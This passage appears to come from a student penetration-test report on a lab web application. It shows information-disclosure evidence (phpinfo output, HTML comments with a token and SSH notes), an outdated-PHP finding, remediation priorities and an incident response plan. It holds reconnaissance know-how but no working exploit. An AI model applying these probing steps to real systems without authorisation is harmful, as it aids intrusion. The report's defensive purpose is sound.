  - OS & its version
  - PHP Version
  - Loaded PHP extensions
  - Server environment variables

  The PHPInfo file is available at http://127.0.0.1/cwk/phpinfo.php

- The webserver, which is in use, available at http://127.0.0.1/

Evidence



192.168.56.1:8080/cwk/index.php?id=phpinfo


Global Software Testing

PHP Version 5.5.9-1ubuntu4.29

System	Linux samuraiwtf 3.13.0-57-generic #95-Ubuntu SMP Fri Jun 19 09:27:48 UTC 2015 i686
Build Date	Apr 22 2019 18:32:14
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.5.0, Copyright (c) 1998-2014 Zend Technologies

Figure 12 The phpinfo, also available at http://127.0.0.1/cwk/phpinfo.php




view-source:http://192.168.56.1:8080/cwk/index.php?id=about

```
      <div class="page-header">
        <h1>About</h1>
        <p class="lead"><i>"Making Software Better"</i></p>
      </div>

      <h3>Finance</h3>
      <p>Our bespoke finance software is used by major banking and accounting institutions throughout the world and meets standards such as HIPAA and PCI-DSS. More information 

      <h3>Energy</h3>
      <p>As a heads up, the navbar component is rather tricky here in that the styles for displaying it are rather specific and detailed. Overrides to ensure desktop styles dis

      <h3>Government</h3>
      <p>Our portfolio includes work in fossil power, nuclear, oil & gas, wind power and hydro electric. Our applications have helped secure critical infrastructure while allow

      <h3>Emerging Sectors</h3>
      <p>Global Software Ltd is negotiating with contracts in other sectors.</p>

      <h3>Job Opportunities</h3>
      <p>Global Software is expanding rapidly and we are searching for new talented individuals to join the team. The skills we need are:</p>
        <ul>
          <li>Systems engineer with 3+ years industry experience. Should be comfortable programming Siemens range of programmable logic controllers (PLCs) including S7-1200 and
        <li>Optional experience with Omron PLCs and Ignition HMI software</li>
          <li>Lead software developer with 3+ years industry experience and relevant degree or masters award.</li>
        </ul>
      <p>We do not disclose full position information online for security reseaons. To receive more information about a position that you are interested in, call <b>01162551551

      <h3>Contact Us</h3>
      <p>Receive a quote today, call <b>01162551551</b> and speak to Janine Richards, our customer sales executive who has many years of experience dealing with our most import

      <h3>Issues</h3>
      <p>Issues with the website? Having trouble finding something? Our web development team are here to help. Call <b>01162551551</b> to speak to Jenny Harris or Phil Shoemake

<!--
    user - phil@gsw at 6:39pm
    todo - update stylesheet and look into carousels for images
    todo - remove employee contact details from website (security risk?).
        todo - change remote ssh settings to certificate instead of password.
    todo - find solution to automatically forward web logs and alerts
    todo - remove old JS libraries
    todo - TOKEN-908b07f906d9286a367206eac1561a675a301523
-->

      <footer>
      <p>&copy; Global Software Ltd 2020</p>
      </footer>
    </div> <!-- /container -->


    <!-- Bootstrap core JavaScript
    ================================================== -->
    <!-- Placed at the end of the document so the pages load faster -->
    <script src="js/jquery.min.js"></script>
    <script src="js/bootstrap.min.js"></script>
  </body>
</html>
```

Global Software Limited
http://192.168.56.1:8080/cwk/index
http://192.168.56.1:8080/cwk/

Figure 13 Information about SSH & Logging



192.168.56.1:8080

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/

Figure 14 The webserver in use

Recommendation

It is recommended that any comments are removed from source code completely so as not to reveal information to a potential actor, as well as ensuring any debug features are turned off. Webserver defaults should also be changed, this includes things such as 404 pages, and the apache2 default page.

Risk Rating	CVSS Score
LOW	0.0

3.7 Vulnerable PHP Version

Impact	0	
Exploitability	5	
Confidentiality	Integrity	Availability

Description

Using software with known vulnerabilities puts the application at increased risk of a successful attack. Components of an application that have numerous working exploits are at a higher risk of attack than components which require custom payloads, meaning they are a lower hanging fruit.

Details

The Global Software application is written in PHP 5.5.9, as is discovered through looking at its phpinfo page. PHP 5.5.9 has over 100 public CVES, 50% of which have a CVSS score of 6 or higher.

The severity of this issue can vary greatly depending on the functions used in the PHP code of the application, via the source code disclosure we were not able to find any vulnerable functions which makes this a LOW severity, however its recommended that a code review take place to determine whether the application is or is not at risk, especially if the source code is expanded on in the future.

Recommendation

If possible, it is recommended that the applications PHP version should be upgraded to the latest stable version of PHP, which as of the time of writing is PHP7.

4. Conclusion

4.1 Critical Analysis

Since joining the workforce after my degree in 2015 I have always worked alongside a penetration testing team, as their only developer I code efficiency tools, this might be something such as a Report Writing Tool, or a MITRE ATT&CK visualization, it's my job to help my technical colleagues present their work in a way which is easily digestible to whom it concerns, as well as this, due to my experience working at a Big 4 consultancy I have a good grasp on what senior management like to see, therefore it will not surprise you that this report is full of charts and checklists, often these people have very little time, and as the saying goes "a picture is worth a thousand words".

Another reason why I decided to go this route is because a penetration testing report is normally not consumed by only one person, but a team of people, the executives will want a short summary answering the questions "why does this matter to me?" and "what is it going to cost?" and the technical colleagues will want to know how to replicate the issue and how to fix it, this is why my report is divided up into easily visible section, it can be printed once and distributed effectively, or even discussed in a boardroom.

With that said, if I were undertaking the assignment again there are a couple of things I would have done differently:

- I would have tackled it like a real-world penetration test.
  I think that the planning and execution of the penetration test would have gone better if I had treated it as a real-world engagement, this includes writing a scope for the test and scheduling the test over two (2) or three (3) days, often testers have only a limited time with an application and are required to prioritise testing some areas over others.

- I would have undertaken the test with more of a "red team" approach.
  I feel like I did not use my expertise in the MITRE ATT&CK framework to my advantage and should have gone further with my description of each issue to consider what it might mean in the real world and if a part of a larger and more sophisticated attack.

- I would have stuck more closely with my penetration testing plan.
  I spent a lot of time researching and writing up my penetration testing methodology, but as soon as it came to looking at the web application I completely forgot about the plan and started testing different areas of the application in different orders, meaning my report was difficult to organise.

- I would have spent more time considering the business impact of each issue.
  Before undertaking this assignment, I was quite confident that I was well versed in the OWASP Top 10 and what impact a successful breach might have on a company, but when it came to putting it down in words I struggled, I think I spent more time trying to find interesting findings than considering the ones I already had, therefore I think treating the assignment as a real-world test would have been beneficial.

5. Remediation

5.1 Recommended Remediations

To aid in organising the remediation of the findings we have attempted to categorise remediation activities into 3 urgency levels.

In the next week...

These remediation activities should be done as soon as possible.

- 3.1 SQL Injection
- 3.2 Inadequate Access Control
- 3.3 Local File Inclusion

In the next month...

These remediation activities aren’t urgent but are also very important.

- 3.4 Clear Text Credentials
- 3.6 Data Exposure in Webserver Metafiles

In the next year...

Once you have all the above done you should start on these.

- 3.7 Multiple Information Disclosures
- 3.8 Vulnerable PHP Version

As well as the above remediations, the customer should investigate implementing professional SIEM capabilities, so when a breach does happen to be successful the attacker can be tracked, caught more efficiently and evidence provided to support prosecution, the next section should provide a starting point for Global Software to implement their own CSIRT team.

6. Incident Response Plan

6.1 Mission

The purpose of the incident response team is to:

- Minimize the likelihood that an event will affect Global Software.
- Minimize the impact when an incident does occur.
- Maximize the speed at which Global Software can return to status quo.
- Learn from events to reduce the potential cost of an event and increase the quality of response (Kyle, 2011).

6.2 Roles & Responsibilities

Incident Handling Team – IHT

Consists of the departmental managers that may be consulting during the response to the incident. They should:

- Advise on activities relevant to their area of expertise.
- Keep up to date with this plan, and the relevant policies.
- Ensure any incident response activities are carried out in accordance with legal and regulatory requirements.
- Engage in the quarterly tests of this plan and relevant procedures.
- Responsible for communicating required information regarding cyber security incidents.

Chief Information Officer – CIO

- Coordinate response activities with the appropriate departments and any external resources required.
- Provide regular updates to the IHT and other stakeholders.
- Make sure any service level agreements outline expectations in relation to response activities.
- Regularly review the Incident Response plan to ensure its relevant and effective.
- Must be present and approve the closure of critical severity incidents.

Cyber Security Incident Response Team – CSIRT

The CSIRT is composed of several smaller roles and responsibilities, as a whole they are responsible for:

- Remediating , detecting, and responding to incidents
- Performing in-depth analysis of past incidents to ensure preventative protocols are put in place.
- Constantly reviewing networks and detecting vulnerabilities
- Informing appropriate departments on policies and changes in security protocols.
- Creating and updating the incident response plan

CSIRT roles include:

CSIRT Lead

The team leader who is responsible for response protocols, past incident analysis, and updates to response procedures. Their responsibilities include:

- Liaison for all communications regarding security incidents
- Ensuring CSIRT members have the right education and training.
- Declaring a security incident.

Incident Leader

The incident leader is the person in charge of the incident response activities for an individual incident. Responsibilities include:

- Drafting in external resources when required
- Coordinating the response efforts for the incident in question.


Supporting Members

This should include:

- IT Infrastructure Experts
- Legal Advisors
- Public Relations
- Project Managers

6.3 The Process

It is recommended that Global Software use the following incident response framework, adapted from the NIST Computer Security Incident Handling guide (National Institute of Standards and Technology, 2012).



Preparation

To handle incidents effectively its important to be prepared to receive them, we recommend the Global Software have several approved communications channels in case of failure as well as the following facilities:

- On-call Information
- Contact Information
- Issue Tracking Software
- Service Desk Software
- War Room
- Document Sharing Platform
- Evidence Bags
- Forensic Imaging Software
- Gold Images

Detection & Analysis

Once an incident has been detected or reported, the Incident Leader will be responsible for engaging the CSIRT team who will undertake an initial investigation, the assessment will determine the severity, impact, and scope of the incident.

Categorization

All incidents will be categorized according to the MITRE ATT&CK framework (The MITRE Corporation, n.d.), the framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

In cases where it was not an adversary that triggered the incident, you can use any of the categories listed in Appendix 6.1, any new categories should be recorded there.

Scope

The scope of the incident will be determined by several factors:

- How many systems are affected?
- Is Confidential or Protected Information involved?
- What is the estimated recovery time?

Impact

The impact of the incident depends on how exactly services are affected, and what classification of information was compromised, the impact classification tables are in Appendix 6.2.

Containment, Eradication & Recovery

Containment

Once the full impact of the incident has been assessed, its important to contain the incident so further damage is mitigated. Containment steps will vary across incidents; however, some examples are listed in Appendix 6.3, we recommend that you create some playbooks.

As well as containing the incident its important to collect evidence in case it is required for either internal or external investigations, this might include:

- Access logs
- Packet captures
- Memory images of impacted systems

If a criminal proceeding is likely, evidence should be collected in accordance with ACPO guidelines (Association of Chief Police Officers, 2012), a chain of evidence should be maintained, a template is provided in Appendix 6.4.

Before exiting the containment phase of the process its important you consider the following questions:

1. Has the attacker’s ability to affect the network been stopped?
2. Have all the affected systems been identified?
3. Has all relevant evidence been collected for analysis?

Investigation

Once containment has been achieved, an investigation should begin into how the network was compromised, why it happened, and the culprit. Investigations might comprise of the following:

- Interviews with employees involved.
- Photographs
- Reviewing evidence gathered
  - Disk images
  - Logs
  - Memory dumps
- Analysing logs

Its possible that the investigation might continue long after the incident has been contained and eradicated.

Eradication

Eradication of the incident involves:

- Disabling or resetting any breached user accounts
- Fixing vulnerabilities exploited by the attacker.
- Introducing more security measures, for example 2FA.
- Increasing logging and monitoring
- Redeploying systems via gold images

Before the eradication stage is exited, consider the following questions:

1. Has the root cause been identified and vulnerabilities fixed?
2. Have impacted accounts been reset?
3. Is there any evidence of repeat events?

If necessary, sign off from the Incident Leader and CIO should be attained.

Post-Incident

The post incident stage is the most valuable of all the phases. First, the whole incident should be documented, this includes saving the logs collected, the actions taken and at what time they were taken, all conversations pertaining to the investigation, what precautions were put in place and finally the investigator notes, these will all be compiled in an incident report written by the CSIRT.

After the incident, the CSIRT team will meet with relevant parties for a review meeting, its an important one which helps mitigate the risk of the next incident by acknowledging the problems encountered during this one. The discussion should cover (FRSecure, 2019):

- Handling of the incident
- Staff performance
- Whether documented procedures were followed
- What hindered the recovery effort
- Improvements

A CSIRT is never going to work properly first time, its important that constant analysis is performed, and the policies and plans are shaped to the working style of the company.

7. Appendix

7.1 Miscellaneous Categories

The follow are some custom categories for the categorization of incidents, it is recommended this list is uploaded and maintained on Global Software’s document sharing platform of choice.

Data Loss
Denial of Service
Resource Misuse
Account Lock-out (Non Malicious)
Disruption

7.2 Impact Tables

The following tables should enable your CSIRT team to correctly rate the impact of an incident. The very last table gives some recommended service level agreements according to the impact.

Functional Impact	Definition	Response
None	No affect to services	Create ticket & assign
Low	Service efficiency is affected	Create ticket, notify the CIO and IHT
Moderate	Some users have completely lost access to service	Initiate the plan, involve the CIO and IHT
Critical	All users have completely lost access	Initiate the plan, involve the CIO and IHT, initiate disaster recovery plan.

Informational Impact	Definition	Response
None	No information was accessed, exfiltrated or otherwise compromised.	No action required
Low	Public or non sensitive data was compromised	Notify the data owners
Moderate	Internal information was compromised	Notify the CIO and IHT who will liaise with legal, management and data owners
Critical	Protected data was compromised	Notify the CIO and IHT who will liaise with legal to determine if it is reportable

The response time related to the impact of the incident is as follows:

Functional Impact	Informational Impact			
	None	Low	Moderate	Critical
None	N/A			
Low		Within 3 hours		
Moderate			Within 24 hours	
Critical				Within 2 hours

7.3 Containment Steps

The following are example containment steps for two different incident types. Its recommended that Global Software tailor this to their business and post a number of playbooks in a document sharing platform for constant review.

Stolen Credentials	Reduce Impact
	• Change the password of the affected account **If an administrator account:** • Review activity logs for any accounts created & disable them
	Investigate
	• Determine when the account was compromised • Review all activities undertaken during the time the account was compromised
	Eradication & Recovery
	• Reverse any changes made during the compromise
Ransomware	Reduce Impact
	• Block access to any identified command & control servers • File shares to read only • Take infected system offline
	Investigate
	• Identify first compromise, phishing attack?
	Eradication & Recovery
	• Start backup process. • Group Policy to block attachments based on the file signature

7.4 Chain of Evidence

This is a template chain of evidence; it should be filled in whenever any transfer of evidence goes on in an incident and passed onto law enforcement if necessary.

Evidence #	1		Evidence Name	Memory Image of Affected Machine
SUBMITTER			**RECIEVER**	
Name	Jessica Williams		Name	Peter Walker
Date	19th January 2021		Date	19th January 2021
Modified	Yes	No		
Signature			Signature	

Evidence #			Evidence Name	
SUBMITTER			**RECIEVER**	
Name			Name	
Date			Date	
Modified	Yes	No		
Signature			Signature	

Evidence #			Evidence Name	
SUBMITTER			**RECIEVER**	
Name			Name	
Date			Date	
Modified	Yes	No		
Signature			Signature	

8. Bibliography

Association of Chief Police Officers. (2012). *ACPO Good Practice Guide for Digital Evidence.*

FRSecure. (2019). *Incident Management Planning.*

Kyle, M. F. (2011). *Building a CSIRT a mission requirement*. Retrieved 1 18, 2021, from https://osti.gov/scitech/servlets/purl/1072270

National Cyber Security Centre. (n.d.). *Password Guidance*. Retrieved from NCSC : https://www.ncsc.gov.uk/collection/passwords/updating-your-approach

National Institute of Standards and Technology. (2012). *Computer Security Incident Handling Guide.*

The MITRE Corporation. (n.d.). *ATT&CK Framework*. Retrieved from https://attack.mitre.org/